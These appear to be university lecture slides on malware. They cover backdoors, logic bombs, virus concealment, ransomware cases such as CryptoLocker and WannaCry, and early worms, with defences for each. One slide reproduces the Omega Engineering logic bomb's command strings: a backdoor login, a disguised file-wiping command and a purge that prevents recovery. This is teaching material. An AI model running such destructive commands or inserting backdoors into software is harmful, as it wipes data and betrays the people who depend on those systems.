CS 645

Security and Privacy in Computer Systems

Lectures 11 & 12: Malware

- Insider attacks
- Computer viruses
- Computer worms
- Rootkits
- Rootkits Case Study: XCP
- Zero-day attacks and patch distribution schemes
- Botnets
- Recent cybersecurity incidents

Insider attacks

Viruses, Worms, Trojans, Rootkits

- Malware (malicious software) can be classified into several categories, depending on propagation and concealment
- Propagation
  - Virus: human-assisted propagation (e.g., open email attachment)
  - Worm: automatic propagation without human assistance
- Concealment
  - Rootkit: modifies operating system to hide its existence
  - Trojan: provides desirable functionality but hides malicious operation
- Various types of payloads, ranging from annoyance to crime

Insider Attacks

- **Insider attack**
  - security breach that is caused or facilitated by someone who is a part of the very organization that controls or builds the asset that should be protected.
- In the case of malware, an insider attack refers to a security hole that is created in a software system by one of its programmers.

Backdoors

- A **backdoor** (also called a **trapdoor**), is a hidden feature or command in a program that allows a user to perform actions he or she would not normally be allowed to do.
- When used in a normal way, this program performs completely as expected and advertised.
- But if the hidden feature is activated, the program does something unexpected, often in violation of security policies, such as performing a privilege escalation.

Backdoors – for debugging purposes

- Example: the developer of a login program based on biometric authentication, may want to include a backdoor to bypass the biometric system in case of failure
  - Useful during code development and debugging
- Should a backdoor be left in after development is finished?
  - Could be useful in case of an emergency or an unanticipated problem
  - However, it can also be a security risk

Backdoors – deliberate backdoors

- A programmer may introduce deliberately a vulnerability into a program (such as a buffer overflow)
  - E.g., someone contributes a vulnerable piece of software to an open source project, which allows later to gain access to a user's system
  - The programmer can claim negligence, it is hard to prove this was done deliberately (software vulnerabilities are common)

Backdoors – Easter Eggs

- Could be a simple harmless undocumented feature: an **easter egg**
- Can be unlocked by a secret password, or an unusual combination of inputs (like pressing a certain sequence of keys on the keyboard)
- Examples:
  - early versions of the UNIX operating system displayed funny responses to the command "make love"
  - Solitaire on Windows XP allows the user to win by simply pressing Shift, Alt, and 2.
  - Some DVDs contain easter eggs which allow to view deleted scenes or other extra content

Logic Bombs

- A **logic bomb** is a program that performs a malicious action as a result of a certain logic condition.
- Classic examples:
  - a programmer coding up the software for the payroll system who puts in code that makes the program crash should it ever process two consecutive payrolls without paying him.
  - combine a logic bomb with a backdoor, where a programmer puts in a logic bomb that will crash the program on a certain date.

Logic Bombs - examples

- In 2008, a logic bomb was reported by Fannie Mae, in the network software provided by a software contractor, Rajendrashinh Makwana
- Logic bomb was set to erase all of Fannie Mae's 4,000 servers 3 months after he had been fired
- Fortunately, the code for this logic bomb was discovered prior to its activation date

The Omega Engineering Logic Bomb

- An example of a logic bomb that was actually triggered and caused damage:
  - Programmer Tim Lloyd was convicted of using it on his former employer, Omega Engineering Corporation.
  - On July 31, 1996, a logic bomb was triggered on the server for Omega Engineering's manufacturing operations
  - It ultimately cost the company millions of dollars in damages and led to it laying off many of its employees.
  - Tim Lloyd was found guilty of computer sabotage

The Omega Bomb Code

- The Logic Behind the Omega Engineering Time Bomb included the following strings:
- 7/30/96
  - Event that triggered the bomb
- F:
  - Focused attention to volume F, which had critical files
- F:\LOGIN\LOGIN 12345
  - Login a fictitious user, 12345 (the back door)
- CD \PUBLIC
  - Moves to the public folder of programs
- FIX.EXE /Y F:*.*
  - Run a program, called FIX, which actually deletes everything
  - Prints on screen “fixing…” instead of “deleting..” for each file that is deleted
- PURGE F:\/ALL
  - Prevent recovery of the deleted files

Other Examples of Insider Attacks

- Systems engineer arrested in massive data leak in Japan (July 2014)
  - Data related to over 7 million customers of a large education firm were copied on a USB memory stick and sold to a broker of name lists for millions of yens, later used for direct mailing
  - http://www.networkworld.com/article/2455321/systems-engineer-arrested-in-massive-data-leak-in-japan.html
- eBay Database Hacked With Stolen Employee Credentials (May 2014)
  - Exposed data: customer names, encrypted passwords, email passwords, physical addresses, phone numbers, and birthdays
  - http://www.darkreading.com/attacks-breaches/ebay-database-hacked-with-stolen-employee-credentials-/d/d-id/1269093

Defenses against Insider Attacks

- Avoid single points of failure.
- Use code walk-throughs.
- Use archiving and reporting tools.
- Limit authority and permissions.
- Physically secure critical systems.
- Monitor employee behavior.
- Control software installations.


Computer viruses

Computer Viruses

- A **computer virus** is computer code that can replicate itself by modifying other files or programs to insert code that is capable of further replication.
- This self-replication property is what distinguishes computer viruses from other kinds of malware, such as logic bombs.
- Replication for a virus requires some type of **user assistance,** such as clicking on an email attachment or sharing a USB drive.

Biological Analogy

- Computer viruses share some properties with Biological viruses



Virus Phases

- **Dormant phase.** During this phase, the virus just exists—the virus is laying low and avoiding detection.
- **Triggering phase.** In this phase, some logical condition causes the virus to move from a dormant or propagation phase to perform its intended action.
- **Propagation phase.** During this phase, the virus is replicating itself, infecting new files on new systems.
- **Action phase.** In this phase, the virus performs the malicious action that it was designed to perform, called **payload.**
  - This could be something seemingly innocent, like displaying a silly picture on a computer's screen,
  - or it can be something quite malicious, such as deleting all essential files on the hard drive.

Early History

- 1972 sci-fi novel “When HARLIE Was One” features a program called VIRUS that reproduces itself
- First academic use of term virus by PhD student Fred Cohen in 1984, who credits advisor Len Adleman with coining it
- In 1982, high-school student Rich Skrenta wrote first virus released in the wild: Elk Cloner, a boot sector virus for Apple II OS
- (c)Brain, by Basit and Amjood Farooq Alvi in 1986, credited with being the first virus to infect PCs

The History of Computer Viruses

- Part 1:

http://www.youtube.com/watch?v=se1BObFW5VI

- Part 2:

http://www.youtube.com/watch?v=ZhiGYCfgUg0

Types of viruses

- Program virus
- Macro virus
- Boot sector virus

Types of viruses – program virus

- Infects a program by modifying the file containing the program's object code (usually, the executable)
- Every time an infected program is executed, the virus is executed

Types of viruses – program virus




Figure 4.4: How a virus injects itself into a program file: (a) A simple injection at the beginning of a program. (b) A more complex injection that splits the virus code into two parts and injects them at different points in the program. Jump instructions are used to begin execution with the virus code and then pass control to the original program code.

Types of viruses

- Macro virus
  - Also known as *a document virus*
  - Infects MS Office documents
  - Launched when a document is opened
  - Virus searches for other documents to infect
  - If macro virus inserts itself into the standard document template, then all documents created will be infected
- Boot sector virus
  - Infects the code in the boot sector of a drive
  - Difficult to remove, since the boot program is the first program run by a computer

Defenses against viruses

- Usually viruses that spread rapidly will attract attention of software anti-virus companies
- Experts study the infected files to identify code fragments that are unique to this particular virus
  - a ***signature*** can be then built (a character string that uniquely identifies the virus)
- Anti-virus programs have signatures of all known viruses
  - The pattern matching problem: efficiently finding a search pattern in a file
  - Search for multiple patterns concurrently in a single scan of the file
  - Database of signatures must be kept up to date
- Detected infected files are quarantined, and then are either deleted, replaced, or have the virus code removed

Viruses - Concealment

- Viruses try to conceal themselves from being detected by anti-virus software
- Encrypted Viruses
  - Virus encrypts its code
  - Virus is now represented as: decryption code, key, and encrypted virus code




Figure 4.5: How an encrypted virus is structured.

Viruses – Concealment: Encrypted Viruses

- By using encryption, virus tries to evade detection that looks for a specific virus signature
- Key may even be missing (a short key is used, such 16-bit key, and virus code is decrypted using brute-force decryption)
- Detection? Anti-virus looks for pieces of code that perform decryption

Viruses - concealment

- Polymorphic viruses
  - Virus encrypts itself with a different key, thus it is able to take many forms
  - Detection is based on looking for encryption code (this must be present in order for the virus to encrypt itself with a different key)
  - The encryption code might be itself initially encrypted!
- Metamorphic viruses
  - Virus uses code obfuscation techniques (instruction re-ordering, addition of useless instructions, etc.)
  - Detection requires more complex signature schemes (instead of a single simple signature)

A recent virus: CryptoLocker

- Observed around the world in October 2013
- Virus comes as an attachment to a phishing message
  - Virus file has .exe extension, but the name also contains .pdf
  - Windows' hidden extension feature hides the .exe extension, so the user sees a file ending in .pdf and is fooled into thinking this is a harmless PDF file
- Virus encrypts many files on the infected machine using an RSA public key
- Virus then prompts the user to use prepaid cards or Bitcoin to send hundreds of dollars to get files back
  - Warning that if payment is not received in 3 days, the corresponding private key will be deleted
- Within the first 3 days, the ransom price is 2 bitcoins. After that, price increases to 10 bitcoins

A recent virus: CryptoLocker

A recent virus: CryptoLocker

Choose a convenient payment method and click «Next»:

Bitcoin (most cheap option)

bitcoin

Bitcoin is a cryptocurrency where the creation and transfer of bitcoins is based on an open-source cryptographic protocol that is independent of any central authority. Bitcoins can be transferred through a computer or smartphone without an intermediate financial institution.

You have to send **2 BTC** to Bitcoin address **1JXY7iQuUZ9miZG5NbAHqmWo1ofybW4Hwk** and specify the Transaction ID on the next page, which will be verified and confirmed.

Home Page
Getting started with Bitcoin

A recent virus: CryptoLocker

A recent virus: CryptoLocker

A recent virus: CryptoLocker

- This is an example of a new growing threat, called "ransomware"
- Defenses?
  - Not a lot of options right now, best option is to make backups of your data in a location which is not reachable easily
  - Shadow Copies is a tool that is an integral part of the System Restore feature in Windows (can restore previous versions of files). Restore a version before the CryptoLocker infection
  - Some anti-virus software can detect CryptoLocker (e.g., Kaspersky host intrusion prevention system)

Cryptolocker in action

- Cryptolocker scrambles eight years of data belonging to a small township in New Hampshire
  - System was infected after employee opened an attachment that had arrived in an email purporting to be from AT&T

http://www.networkworld.com/article/2173141/lan-wan/cryptolocker-scrambles-eight-years-of-data-belonging-to-us-town-hall.html

Cryptolocker: is it dead?

- The original CryptoLocker infection was disabled on June 2nd, 2014 when Operation Gameover took down its distribution network. Since then there have been numerous ransomware infections that have been released that utilize the CryptoLocker name.

- Comprehensive guide about Cryptolocker (also a great resource about Ransomwae malware in general):

http://www.bleepingcomputer.com/virus-removal/cryptolocker-ransomware-information

Cryptolocker 2.0

- January 2014: Cryptolocker copycat spreads through P2P file sharing
- Can also spread through (removable) USB drives
- In addition to ransomware: DDoS attacks, steal Bitcoin wallets, launch Bitcoin mining tool

http://www.networkworld.com/article/2173142/lan-wan/cryptolocker-2-0-turns-into-worm-that-spreads-via-usb-drives.html

CryptoWall

- CryptoWall: another Ransomware that copied Cryptolocker's behavior
- Responsible for many incidents such as:
  - All seven of a company's servers containing 75GB of data had been encrypted by a variant of CryptoWall
  - An admin had clicked on a phishing link. Unfortunately, the infected workstation had mapped drives and permissions to all seven servers and so CryptoWall had quickly jumped on to them
  - http://www.networkworld.com/article/2838224/security/disaster-as-cryptowall-encrypts-us-firms-entire-server-installation.html
- 830,000 CryptoWall infections worldwide (as of Oct 2014)

WannaCry ransomware

- May 2017: over 230,000 victims infected in one day
- Finds and encrypts a range of data files
- Displays a "ransom note" informing the user and demanding a payment in bitcoin
- Spreads like a worm: scans for vulnerable systems, then uses the EternalBlue exploit to gain access, and the DoublePulsar tool to install and execute a copy of itself.

https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

WannaCry ransomware

Other ransomware

Petya / NotPetya (2016-2017)

- https://en.wikipedia.org/wiki/Petya_(malware)
- https://www.tripwire.com/state-of-security/security-data-protection/cyber-security/notpetya-timeline-of-a-ransomworm/

Detailed description of a ransomware attack (March 2019):

https://doublepulsar.com/how-lockergoga-took-down-hydro-ransomware-used-in-targeted-attacks-aimed-at-big-business-c666551f5880

Ransomware Defenses

DEFENSES?

- Not much to be done after being infected
- *No More Ransom*
  - Anti-ransomware portal developed by Intel, Kaspersky, Europol, Dutch Police to help users against the growing threat of ransomware
  - https://www.nomoreransom.org/

- Predict, Prevent, Detect, Respond

Read more at:

https://www.f-secure.com/documents/996508/1030745/Ransomware_how_to_ppdr.pdf

Ransomware worms?

- Ransomworm = ransomware attached to a network worm

https://www.csoonline.com/article/3151964/data-breach/ransomworm-the-next-level-of-cybersecurity-nastiness.html

Malware: How crazy can it get?

- A data security breach at a large company was carried out by compromising the computer of an executive with malware transferred from an *electronic cigarette* made in China.
- The malware was hard-coded in the device's charger
  - no matter how many times the executive's computer was cleaned, the moment he charged the compromised e-cigarette, it would connect to a remote server and download malicious software.

http://news.softpedia.com/news/Chinese-Electronic-Cigarettes-Have-Malware-Planted-In-the-Charger-465664.shtml

Computer worms

Computer Worms


- A **computer worm** is a malware program that spreads copies of itself *without the need to inject itself in other programs*, and usually *without human interaction*.
- In most cases, a computer worm will carry a malicious payload, such as deleting files or installing a backdoor.
- Difference between viruses/worms?
  - Viruses usually require some sort of user interaction to activate. Worms don't.
  - Viruses tend to propagate slower

Early History

- First worms built in the labs of John Shock and Jon Hepps at Xerox PARC in the early 80s
- CHRISTMA EXEC written in REXX, released in December 1987, and targeting IBM VM/CMS systems was the first worm to use e-mail service
- The first internet worm was the Morris Worm, written by Cornell student Robert Tappan Morris and released on November 2, 1988
  - There were 11 other new computer viruses in 1988
  - There were over 15 million new worms this year!

Worm Propagation

- Worms propagate by finding and infecting vulnerable hosts.
  - They need a way to tell if a host is vulnerable
  - They need a way to tell if a host is already infected.





Worm Propagation

- *"How to 0wn the Internet in Your Spare Time"*, by S. Staniford, V. Paxson, N. Weaver (article published in 2002)
- Code Red I was released on July 19th, 2001
- Compromises Microsoft IIS servers (using a vulnerability published on June 18, 2001)
- Once it has infected a host it spreads by launching 99 threads, which generate random IP addresses (random scanning)
  - It then tries to compromise those IP addresses using the same IIS server vulnerability
  - Includes a DDoS payload targeting the IP address *www.whitehouse.gov*

- Note: Code Red I, has a predecessor named Code Red v1, which was detected on July 13th 2001
  - Was not a serious threat, as it contained a bug

Worm infection evolution

